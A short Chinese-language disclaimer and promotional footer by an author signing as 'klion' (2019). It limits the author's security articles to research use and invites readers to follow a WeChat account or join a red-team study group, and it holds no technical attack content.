注: 所有文章仅供安全研究之用,严禁用于任何非法用途

有任何问题,请直接联系该文章作者

一律严禁私自外传,由此所的引发的一切不良后果,均由读者自行承担

更多高质量精品实用干货分享,请扫码关注个人 微信公众号 ,或者直接加入 小密圈 与众多资深 apt 及红队玩家一起深度学习交流 :)

微信公众号

加入小密圈

➢ by klion

➢ 2019.3.6